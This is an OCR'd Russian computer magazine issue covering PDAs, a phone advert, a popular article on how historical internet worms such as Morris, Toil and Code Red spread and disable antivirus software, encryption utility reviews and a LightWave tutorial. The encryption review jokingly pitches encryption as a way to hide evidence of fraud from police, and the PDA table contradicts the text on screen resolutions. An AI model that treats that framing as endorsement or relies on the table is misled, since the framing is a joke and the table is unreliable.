С этой моделью рядовому юзеру доступно большинство популярных и нужных функций - это и мультимедиа-приложения, и Internet, и "карманные" версии хорошо знакомых Internet Explorer, Word, Excel, Media Player, а также множество других прог и утилит.

Casio Cassiopea E-125

Данная машинка имеет более продвинутые характеристики, а именно: процессор NEC Vr4122 150МГц, 32МБ памяти, слот для подключения карты Compact Flash, цветной сенсорный дисплей, отображающий до 65 тысяч цветов (с разрешением 240x320 точек). Еще у Cassiopea E-125 имеются широкие мультимедийный возможности - диктофон, стереозвук, проигрывание mp3 файлов и видео. Синхронизация с настольным ПК происходит по USB кабелю, ИК-порту или через последовательный порт.

Compaq iPAQ H3630

Вот уж где инженеры Compaq постарались на славу. Их КПК мало того что очень красив, но он еще сочетает в себе мощь процессора, отличные мультимедийные возможности и цветной экран. И во многом этому посодействовал процессор StrongArm, работающий на частоте 206 МГц. Сенсорный цветной дисплей имеет разрешение 240x320 и отображает до 4096 цветов. Кроме того, уже в стандартную поставку входит 64МБ памяти, что довольно неплохо (возможность установки дополнительных карт памяти тоже предусмотрена). Из дополнительных плюсов можно отметить наличие функции диктофона, стереовыхода для наушников и возможность прослушивания mp3 файлов. Синхронизация с настольным PC происходит по USB кабелю или инфракрасному порту.


Как видишь, недостатка моделей КПК на рынке не наблюдается, и выбрать действительно есть из чего. И если твоя чаша весов склоняется больше в сторону "карманника", нежели чем в сторону ноутбука, то можешь воспользоваться этой сравнительной табличкой для выбора более подходящей именно тебе модели.



Модель	Объем памяти, MB	Экран	Мульти-медиа	Дикто-фон	Синхронизация с Outlook/телефоном	Время непрерывной работы, час	Размеры, мм	Вес, гр	Слоты расширения	Цена, $
Palm m100	2	160x160 4 gray	-	-	+/-	25	115x79x19	125	-	110
Palm V	2	160x160 16 gray	-	-	+/-	50	115x79x11	114	-	260
Palm Vx	8	160x160 16 gray	-	-	+/-	50	115x79x11	114	-	260
Palm IIIc	8	160x160 TFT 256 Col	-	-	+/-	20	129x81x17	190	-	300
Palm m505	8	160x160 TFT 64к Col	+	-	+/-	7	114x79x12	141	+	350
Visor Deluxe	8	160x160 4 gray	-	-	+/-	30	122x76x18	155	+	270
Visor Platinum	8	160x160 16 gray	-	-	+/-	100	122x76x18	155	+	320
Visor Prism	8	160x160 TFT 64к Col	+	-	+/-	25	122x76x21	194	+	400
Sony Clie	8	160x160 16 gray	-	-	+/-	50	115x79x11	114	+	260
Cassiopea E-115	32	160x160 TFT 64к Col	+	+	+/+	6	131x83x19	225	+	450
Cassiopea E-125	32	160x160 TFT 64к Col	+	+	+/+	8	131x83x19	255	+	480
iPAQ H3630	64	160x160 TFT 4к Col	+	+	+/+	10	129x83x16	152	+	400

GD95

Персонально для Вас



- Большой 12-строчный дисплей (просмотр 160 символов на одном экране)
- Вес – всего 84 грамма
- Выбор цвета подсветки дисплея
- Графический интерфейс пользователя
- Органайзер
- Полифонические мелодии
- Цифровой диктофон
- Запись мелодий звонка с микрофона
- Сервис Panamail



реальный размер

В дополнение к существующему набору функций **GD95**, компания **Panasonic** представляет новую услугу – **Panamail**.

Сервис **Panamail** – это возможность получать электронную почту прямо на Ваш **GD95**.

И это гораздо проще, чем Вы думаете. Вам не понадобятся дополнительные кабели, специальные знания, запуск сложных программ – достаточно лишь один раз настроить Ваш телефон, и затем для получения почты нажать пару кнопок. Этот сервис создан **персонально для Вас.**

Членам Клуба **Panasonic GSM**, предоставляется бесплатный почтовый ящик на сервере **http://www.panamail.ru**

Сервис **Panamail** доступен только для телефонов предназначенных для рынка СНГ.

Panasonic GSM

Москва: «Мобильные телесистемы» (095) 766-0166 • **Санкт-Петербург**: «Марвел» (812) 326-3232, «М-Связь» (812) 324-6333, «МТ-Компьютерс» (812) 325-2387 • **Украина:** «Комстайл» +380-44-220-6108 • **Беларусь:** «Орбител» +375-17-206-3636 • **Казахстан:** «Туркуаз Телеком» + 7-3272-397564

www.panamail.ru


Гарантийное обслуживание мобильных телефонов Panasonic на территории СНГ осуществляется только при предъявлении специального гарантийного талона Panasonic GSM с последующей проверкой авторизованным сервисным центром.

Гарантийная карта Panasonic GSM Panasonic

PC_Zone

ЧЕРВИ В КОМПЕ И ТАРАКАНЫ В ГОЛОВЕ

UFO (ufobject@mail.ru; dal.net.ru #underground);
VenouS (venous@smtp.ru)



Что может заползти из Интернета на твою машину?

Привет! Ты, наверное, уже не один раз слышал об интернет-червях, проникающих в разные щели сетевых машин и производящих на них разного рода действия: уничтожение инфы, рассылка самих себя по несчастным из твоей адресной книги или перепрошивка Flash-биоса последней версией тамагочи. Сегодня я расскажу тебе о жизни этих техно-зверьков. Думаю, тебе это будет полезно.

<И создал Моррис червя>

В ноябре 1988 года глобальная сеть подверглась атаке червя, которого назвали "вирусом Морриса". Эта программа была названа по имени создателя - Роберта Морриса, студента Корнельского университета. Червь использовал переборщик паролей для доступа в закрытые области диска атакуемых машин и различные баги *nixnix серверов. Например, одну из ошибок в sendmail. Это была даже не ошибка, а недокументированная функция, облегчающая в процессе разработки программы ее отладку. Она позволяла отправлять на атакуемую машину код, который мог тут же компилироваться и запускаться. Скомпилированная программа соединялась с инфицированным сервером и запрашивала необходимые установочные компоненты (напоминает подгрузку плагинов в троянах, правда?). Но каким образом червь получал доступ на *nixnix машины? Дело в том, что в те времена ни администраторы, ни сами пользователи не уделяли особого внимания созданию сложных в отношении перебора паролей. Как правило, пароль совпадал с именем учетной записи. Это 88-й год, ты еще не забыл? :) Тогда хакерство не было так распространено. В теле червя был словарь из 432 самых распространенных слов, используемых в качестве пароля. Как ни странно, но именно таким простым перебором червю удавалось получать доступ к атакуемым машинам. Червь умел скрывать следы своих действий: после его запуска все исполняемые файлы тут же уничтожались, были скрыты все сообщения об ошибках, а при каких-либо критических ситуациях червь уничтожал и себя, и все установочные файлы. В период со 2 по 3 ноября было инфицировано порядка 6000 машин. Атаке подверглись не только университетские сети и сети частных компаний, но и машины таких важных стратегических объектов США, как Пентагон, Агентство Национальной Безопасности и NASA. Данный инцидент заставил производителей *nix систем пересмотреть политику безопасности, применяемую к своим продуктам. Создатель вредоносного кода был приговорен к трехмесячному тюремному сроку и штрафу в размере 270.000$. Атаке подверглись 1200 сетей. Сумма затраченных средств на анализ атаки, нахождение, удаление, исправление и восстановление работоспособности каждой машины составляла примерно 100000000$!

<Наши дни. Инет>


Основным различием червей между собой является метод их распространения. Начнем с червей, распространяющихся по[SP1] электронной почте. Одним из таких вирусов является интернет-червь Toil. Он написан на асме под windows. В распакованном виде весит 15кб. Распространяется аттачем в электронных письмах.
Структура зараженного файла:

-----Файл-носитель----
-----Код-полиморфик invictus библиотеки---
-----Invictus.dll----
-----Тело самого червя----

Файл invictus.dll используется для заражения win32-приложений. При запуске аттача активизируется код-полиморфик библиотеки INVICTUS. Этот код создает на атакуемой машине файл invictus.dll, и затем червь запускает его. Toil прописывается в папку windows, вносит изменения в system.ini для загрузки себя при каждом рестарте. Рассылка писем с зараженными файлами происходит не по стандартной схеме (по всей адресной книге Аутлука), а по адресам, полученным из каталога ICQ White Pages. Вот несколько параметров поиска, задающихся червем: orgasm, sex, friendship, love, fuck. Письма с зараженными файлами могут иметь следующие фразы в поле subject:

Bin Laden toillete paper !!
Sadam hussein & BinLaden IN LOVE
Bush fucks Bin Laden hardly <:P
Is Osama Bin Laden BAD-LOVED ?
USA against Geneva Convention ?
Тело письма остается пустым.

Червь пытается выгрузить из памяти наиболее распространенные антивирусы, такие как AVP, MCAfee и Norton AntiVirus. Для AVP и Norton AntiVirus редактируются соответствующие ключи и значения реестра, отвечающие за их автозагрузку. Также червь расшаривает диск C: на атакуемой машине.
Находясь в локальной сети, червь пытается подключиться к сетевым ресурсам и при подключении скопировать себя в каталоги WIN, win2000, WIN2K, WINNT, WINDOWSXP, WINDOWS. Если удаленная машина работает на win9x/me, червь прописывает себя в автозагрузку. Toil имеет еще и графические функции. Он выводит на экран случайное количество раз строку
ALA DIO GOTT ZEUS JEOVA KRISHNA OXALA DIEU GOD SHIVA TUPA DIOS DEUS и сообщение, которое ты видишь на скриншоте.



Сообщение от TOIL

После вывода сообщения все содержимое экрана превращается в некое подобие разобранной мозаики.
В основном, почтовые черви заражают машины невнимательных юзеров, которые запускают подряд все пришедшее к ним с почтой, не проверяя ничего на наличие вирусов. Поэтому Х рекомендует: не будь лохом; проверяй все аттачи на вири; юзай какой-нибудь непопулярный почтовый клиент (мы рекомендуем The Bat!), так как многие черви "заточены" под работу с M$ Outlook.

<Mandragore>


Этот червь размножается посредством сети обмена данными Gnutella. Весит всего 8кб. Заражает только win32-системы. Инфицирование компьютера происходит только после того, как пользователь запустит EXE файл. Червь копирует себя в каталог автозагрузки WINDOWS под именем GSPOT.EXE с атрибутами скрытого и системного файлов. Зараженный компьютер выдает себя за пользователя сети Gnutella. На все запросы о наличии того или иного файла червь радостно отвечает »есть». И как только удаленный пользователь посылает запрос на скачивание этого файла, червь передает себя, меняя свое имя на имя запрашиваемого файла. Если ты активный юзер сети Gnutella, то тебе стоит задуматься о своей безопасности. Для начала проверяй все скачанные в этой сети файлы последними версиями антивирусов. А вот если ты этой сетью не пользуешься, но у тебя есть подозрение, что ты заражен, то поставь какой-нибудь программный firewall, чтобы посмотреть, какой файл запрашивает соединения с Инетом и что он там пересылает.

<IRC-черви>

IRC-черви распространяются не в теле зараженного файла, а в виде скрипта — файла сценария IRC-клиентов. Размножение происходит довольно просто: при реакции на определенные события (например, кодовое слово) червь пытается разослать себя всем, кто находится на канале. Старые версии IRC клиентов помещали принятые файлы в свой корневой каталог. Таким образом принятый скрипт заменял собой рабочий, тем самым заражая компьютер. Первые виды атак подобного рода были обнаружены в 1997 году. Например, Acoragil реагировал на кодовое слово "Acoragil", и, в случае появления его на канале, все инфицированные пользователи моментально отключались. Данный червь мог так же пересылать системные файлы некоторых ОС. На сегодняшний день многие IRC черви содержат в себе особо опасные деструктивные свойства. Например, Claw способен "перепрошить" BIOS (примечательно, что делает он это 1 сентября, видимо, чтобы испортить день окончательно), а червь pIRCH.Events при появлении на канале команды атакующего удаляет все данные на зараженной машине. Если не хочешь заразиться этим червем, обнови, наконец, свой IRC клиент ;). Обязательно поставь «выдавать запрос на получение файла по DCC», никогда не принимай запросы от кого попало, а также не скачивай всякие файлы, которые тебе рекомендуют как «100%-ная порнуха, мужик!» или «запусти, абсолютно новая версия проги!» и т.д. И так всегда: проверяй все скачанное на наличие вирусов. В IRC-клиенте пропиши специальную папку для полученных файлов, чтобы закачиваемые файлы не размещались в корне клиента.

<Code Red>

Code Red использует дыру в IIS, обнаруженную в октябре прошлого года. Она заключается в том, что позволяет запускать код на удаленных серверах. Ежемесячно с 22 по 27 число червь осуществляет DoS-атаку (Denial of Service - отказ в обслуживании) на сайт Белого дома США (www.whitehouse.gov). Если учитывать, что, по оценкам Zdnet, по всему миру было заражено около 12000 серверов, можно представить масштабы этой атаки. Стоит отметить, что червь не создает каких-либо файлов на дисках, он содержится лишь в оперативной памяти и в виде TCP-пакетов. Еще одной отличительной особенностью данного червя является то, что он дефейсит сайт, расположенный на инфицированном сервере, и в случае запроса выдает страницу, которая изображена на скриншоте.




Дефейс

Через 10 часов активности червь замещает дефейс на подлинное содержание страницы. В настоящее время существует несколько модификаций данного вируса. Например, CodeRedII является модификацией CodeRed с исправленными ошибками и добавленными новыми деструктивными функциями; к примеру, устанавливает программы удаленного администрирования инфицированной машиной.

<Заключение>

Если ты думаешь, что это все, ты глубоко ошибаешься. Червей тысячи, и каждый год создаются еще тысячи, некоторые из них становятся всемирно известны (что и требуется вирмейкерам), а некоторые тихо и мирно живут в твоей машине, распространяя себя всем твоим друзьям. Но я надеюсь, что теперь ты понял основы работы разных типов червей и будешь более бдителен. В 100-й раз повторяю: не запускай разные «аппетитные» файлы, пришедшие тебе по Инету, как бы сильно их ни рекламировал отправитель.



PC_Zone

ШИФР - ЛУЧШЕЕ СРЕДСТВО ОТ БЕССОННИЦЫ

Галичев Антон (galanttt@mail.ru)


Шифр - лучшее средство от бессонницы

Краткий обзор программ для шифрования Windows-файлов

"По-настоящему безопасной можно считать лишь систему, которая выключена, замурована в бетонный корпус, заперта в помещении со свинцовыми стенами и охраняется вооруженным караулом, но и в этом случае сомнения не оставляют меня."

Юджин Х. Спаффорд

Что, страшно? Уже набезобразничал, что-то там у кого-то стянул, где-то чьей-то кредиткой воспользовался, кому-то что-то впарил. Ну-ну… Жди. Скоро к тебе придут. Бравые хлопцы, борцы с компьютерными преступлениями. А ты как думал? Возмездие необратимо. Эй, ты заканчивай чемоданы-то паковать, еще не все потеряно. Можно, конечно, все стереть, а лучше wipe-нуть, чтоб уже не восстановили. Но ведь как жалко-то, да? Тогда выход один - шифровать. Я тут покопался в тайных архивах гестапо и раздобыл для тебя кое-что. Результаты моих секретных разработок доступны твоему вниманию ниже.



Figa 2.01 - Русскоязычная программа для нетребовательных пользователей

<Figa 2.01w (478 Кб)>

http://htmls.chat.ru/downloads/figa201.zip
Интерфейс: русский

Программа была написана в 1999 году Дмитрием Ольшанским.

Простоту использования несколько портит неудобство интерфейса, что отчасти можно объяснить неопытностью программиста. Дело в том, что программа была написана с целью попрактиковаться, и, может быть, именно поэтому распространяется бесплатно. Но, в целом, первое впечатление достаточно приятное. Для того чтобы зашифровать файл, необходимо выбрать папку, в которой он находится, щелкнуть на файл, выбрать, куда будет сохранен его зашифрованный аналог, и нажать на кнопку "Пароль". После того как ты два раза введешь пароль, нажми на кнопку "Пуск". Файл будет зашифрован. Не пугайся надписи "Введенные пароли не совпадают", просто допечатай пароль до конца. Для того чтобы зашифровать несколько файлов с одним и тем же паролем, просто щелкни на них с зажатой клавишей Ctrl или правой кнопкой мыши в области выбора файлов. Для того чтобы расшифровать файл, следует проделать ту же операцию, но с файлом с расширением fga. Именно оно по умолчанию будет присвоено зашифрованному файлу. К сожалению, программа несколько недоработана, что, например, явно видно при попытке обратиться к дисководу, если в него не вставлена дискета. Можешь поэкспериментировать самостоятельно. Да и сам автор говорит: "Я не специалист по криптографии, криптостойкость алгоритма не проверялась и не оценивалась...". В общем, рекомендовать эту программу могу только тем, кто не очень часто использует зашифрованные данные, например, храня в таком виде почтовые архивы или текстовые документы, и тем, для кого стойкость используемого алгоритма не столь важна.

Вердикт: *для того чтобы защитить записную книжку от соседа - в самый раз.*


ЭТО НЕ ПАНАЦЕЯ

Хотелось бы отметить, что самым ненадежным звеном в твоем компе по-прежнему остаешься ты. И применение всевозможных способов защиты оправдано лишь при условии некоторой продвинутости и стойкости тебя самого. Т.к. если после того как ты поставил пароль на все, что только можно, к тебе в квартиру вломится отряд тех бандюганов, которых ты кинул, да еще и с утюгами, то ты с радостью сообщишь им пароль, поможешь войти в систему, покажешь, где что лежит, и будешь несказанно рад, если они заберут твой компьютер, мебель, коллекцию презервативов и фотографию Данечки Шеповалова, но снимут, наконец-то, этот утюг с твоей задницы.

И вообще, о шифровании имеет смысл говорить только в том случае, если твои враги не пользуются устройствами съема данных с монитора, направленными микрофонами или цейсовскими биноклями, а также не работают в ФАПСИ, ФБР или МОССАД. А вот если требуется кратковременное ограничение доступа к конфиденциальной информации от надоевших родственничков, то из описанных программ можно выбрать оптимальное для себя решение.

<Cryptext v3.3 (175 Кб)>

ftp://ftp.funet.fi/pub/crypt/utilities/file/cryptext.zip
Интерфейс: английский




Cryptext v3.3 - Достаточно удобная программа, интегрирующаяся в систему

Несмотря на то, что интерфейс программы выполнен на английском языке, пользоваться ею можно, не зная практически ничего из этого чудного наречия. Для того чтобы зашифровать файл, щелкни на нем правой кнопкой и выбери Encrypt. Введи пароль, нажми кнопку "Ок" и наслаждайся видом зашифрованного файла. Для расшифровки проделай ту же операцию, только выбрав Decrypt в контекстном меню. Для того чтобы зашифровать исполняемый файл, поставь галочку возле "Encrypt executable files". Теперь твой сосед больше не сможет приходить по ночам и запускать свою любимую игрушку. Совместное применение алгоритмов SHA-1 и RC4 заставит его помучиться несколько сотен тысяч лет, для чего сначала придется придумать способ пережить парочку ледниковых периодов. В отличие от предыдущей программы, есть инсталлятор, так что тебе не придется искать, куда бы поместить файлы программы, все будет сделано самостоятельно.
Вердикт: *интеграция в систему позволит очень просто шифровать текстовые документы и отдельные исполняемые файлы.*

<Maybe Next Time 1.4 (360 Кб)>

www.seekwood.com/pub/mnt.zip
Интерфейс: русский/английский



Maybe Next Time 1.4 - Двуязычный интерфейс и удобство шифрования больших объемов данных

Итак, представь ситуацию: настырный сосед, которому не терпится получить доступ к твоей записной книжке, дождался твоего отъезда и, под видом поливки цветов, пытается проникнуть в компьютер. Что поможет ему в этом? Наверное, твоя беспечность. А вот помешать вполне может программа Maybe Next Time, название которой, кстати, с английского переводится как "может быть в другой раз?". Именно таким вопросом задастся твой сосед, увидев, что практически все файлы на винчестере хранятся в зашифрованном виде. Дело в том, что программа не имеет ограничений по количеству одновременно зашифровываемых файлов. Сразу после запуска программы нажми "+" и выбери те файлы, которые хочешь зашифровать. После этого щелкни на вкладку "Convertion" и нажми "Start". Тебя попросят ввести пароль, длина которого не может быть меньше 4 символов. Для того чтобы расшифровать файл, проделай те же самые операции, только убедись, что на второй вкладке, справа внизу, выбран пункт decode (расшифровать). Если ты больше привык к русскоязычному интерфейсу, то на третьей вкладке "Options" щелкни на надпись "Russian" и наслаждайся "обрусевшими" пунктами меню. Достаточно приятно то, что шифровать можно не только файлы, но и целые каталоги, так что процесс выбора значительно ускоряется. Программу можно порекомендовать тем, кто не считает себя достаточно терпеливым, чтобы зашифровать файлы по одному, но в то же время не так часто пользуется расшифровкой, чтобы уставать от поиска и выбора требуемых файлов.
Вердикт: комплексная система для шифрования большого количества файлов.

<MOZART 3.2 (64 Кб)>

http://fox.free-hosting.lt/mozart32en.rar
Интерфейс: английский



MOZART v3.2 - Для тех, кто ценит компактность

Вся работа с программой заключается в выборе файла, что проще всего сделать, щелкнув на пиктограмму "Browse". После того как ты выбрал файл, два раза введи один и тот же пароль и нажми на кнопку "Зашифровать" с изображением шкафа с ящиками. Если ты все сделал правильно, то вместо исходного файла появится его зашифрованный аналог, и ни злобный сосед, ни ты сам, забыв пароль, не сможете получить к нему доступ. Для файла размером чуть более килобайта прирост в размере составляет около 50 байт, что в принципе достаточно немного и позволяет обеспечить необходимую избыточность шифрования. К сожалению, никакой документации с программой не поставляется, поэтому о стойкости шифра говорить достаточно сложно. А может это и к лучшему, так как перед обнаглевшим соседом встанет не только проблема запароленного файла, но и масса других связанных с этим проблем. Конечно, в том случае, если он криптоаналитик, то его это не остановит, но тогда пытаться защитить от него файл - это все равно что просить "медвежатника" присмотреть за сейфом в то время, как ты отлучишься на недельку на море. Не бессмысленно, но малоэффективно.
Вердикт: небольшой размер и интерфейс с использованием пиктограмм. Для тех, кому лень разбираться с длинными описаниями.

LIGHTWAVE MODELER

INC aka Lazy Bone of Black Gonobobel(lazy_bone@mail.ru)
при тотальном контроле
Mr. False (mr_false@xakep.ru)

Lightwave Modeler

Достойная альтернатива 3DSMax'у уже давно есть


Даров! Я уверен, некоторое время назад ты вдруг ни с того ни с сего захотел сваять нечто такое трехмерное, цветастое и чтобы все протащились, как удав по стекловате. Ты, по советам многих товарищей, тут же купил себе навороченный 3DSMax и даже, наверняка, пытался поставить его себе, снес полвинта на хрен, залил эти заветные 400 (800, 1200, кто больше?) метров и… Так и не сумев разобраться, через два дня стер, посчитав, что создание 3D моделей и роликов слишком гиморное занятие. Мы, посовещавшись, решили доказать обратное, совершить черное дело - познакомить тебя с LightWave 6.0. Знакомое слово? Странно. А если я скажу, что все ролики и заставочки на MTV сделаны с его помощью? Что большая часть демщиков использует его для создания объектов в своих демках? Что во многих фильмах в качестве пакета для создания эффектов используют именно его (Blade тебе в пример привести или сам догадаешься)? А-а-а… Ручки-то, смотрю, зачесались?.. Ну, тогда вперед!

<Круче? Чем круче?>

Сначала разберемся, почему мы вдруг считаем, что lightwave куда лучше 3ds. Основные достоинства Lightwave'а перед 3D Studio Suxxx-ом (да простят нас многочисленные поклонники сего пакета) состоят вот в чем: во-первых, LightWave - это две отдельные программы: редактор сцен и моделер. Первый заточен послужить для создания и рендеринга 3D-анимации, а второй - для редактирования объектов для редактора сцен (никогда не понимал, как можно делать анимацию и модели в одном окне в 3DS). Во-вторых, даже только со стандартными плагинами, входящими в поставку, он по возможностям вряд ли уступает 3DS Max'у. В-третьих, он значительно проще в использовании, чем 3DS. (Yeaahh, baby! Это правда.) В-четвертых, сколько занимает минимальная инсталляция MAXа? 200Мб? Или 1200? Рабочий комплект LightWave + Modeler, на котором при наличии прямых рук в количестве двух или более штук ты сможешь ваять шедевры, занимает всего лишь 5 (ПЯТЬ!!!) МЕГАБАЙТ!!! Различные плагины и пресеты весят еще 30 Мб, но уж с ними ты точно сможешь превзойти 3D Max'овские работы. И, наконец, сколько грузится и насколько тормозит твой MAX на не самом третьем пне (я вот кофе попить успеваю)? А Lightwave сносно работал даже на моей старой четверке. Ну, ты понял.

<Хочу!>

Добыть Lightwave можно где угодно, надо лишь поискать (я купил его в обычном пиратском киоске ;). Если ты особый эстет (или извращенец, кто знает), можешь заказать лицензионный на их сайте www.newtek.com. Пара слов об установке: наш был установлен прямо на сидюке, поэтому его не нужно было даже копировать на винт. Лицензионный мы не ставили, поэтому разбирайся сам =:). Как правило, даже пираты пишут, что и как надо делать для нормальной работы. После или вместо установки ты найдешь пресловутый пятимегабайтовый комплект, лежащий в одном каталоге и дожидающийся тебя. Из exe-шников нам сегодня понадобится лишь один - Modeler.exe. Вот его смело и запускай.



Вот он, еще девственный моделер!

<Опись имущества>

Как видишь, моделер представляет собой окно, поделенное на четыре части. В правом верхнем окне лежит наглядный вид твоего объекта, который можно крутить и вращать, как душе угодно. В остальных трех лежат каркасные (как сейчас модно говорить, wireframe) виды твоего заветного объекта с разных сторон, а именно: сверху, спереди и слева. Помнишь черчение? Э-э-э… Ну, я тоже его не любил. Неудачный пример. Но удобно, екерный бабай! Слева, как ты уже мог заметить, расположена менюшка, сверху - закладки, которые открывают другие панели с пимпами. Первая закладка - Objects. Она позволяет загружать/сохранять объекты и создавать примитивы, а также работать с раскраской полигонов.

Modify - морфинг объектов (говоря по-деревенски, здесь ты можешь свой объект нэмножэчко потянуть, подвигать, повращать, поувеличивать и т.д.).

Multiple - просто очень полезные функции. Но о них чуть позже.


Polygon - манипуляции с полигонами.

Tools - различные боевые инструменты.

Display - настройки вида, различные штучки типа масштабирования и пр.
Вообще, очень удобно то, что почти для каждой функции есть горячая клавиша. Причем не какое-нибудь сочетание типа Ctrl-Alt-Shift-Ins-Del-PageDown-E-Q-Reset-Power, а просто буквы или буквы с Shift. Ну, в крайнем случае, с Alt-ом. А даже если тебе не понравятся настройки по умолчанию, то любой функции ты можешь назначить кнопку по душе.

<Номер 0. Рисуем объект>

Начнем мы с рисования какого-нибудь простенького объекта. Пусть это будет любимый ослик Данечки... Хотя нет, для начала что-нибудь попроще. Ну, скажем, сифон. Любой сифон имеет в основе немного мятый цилиндр, а значит, с него мы и начнем. В lightwave цилиндры рисуются при помощи кнопки Disk во вкладке Objects. Вот ее и дави, затем кликай на одну из плоскостей (желательно с надписью Top или Bottom в заголовке). Так ты задашь плоскость, в которой будет лежать основание цилиндра. Растянув мышью контур по плоскостям, ты получишь желаемый размер. Если твои руки были вылиты китайцами в специальные гнутые формы или ты просто хочешь быть поточнее, то воспользуйся кнопкой Numeric, где ты сможешь задать все параметры



Редактируем параметры цилиндра

в цифрах. Установи размеры, а после этого просто нажми еще раз на Disk. Голубенькая рамочка исчезнет, и ты останешься со своим цилиндром наедине...
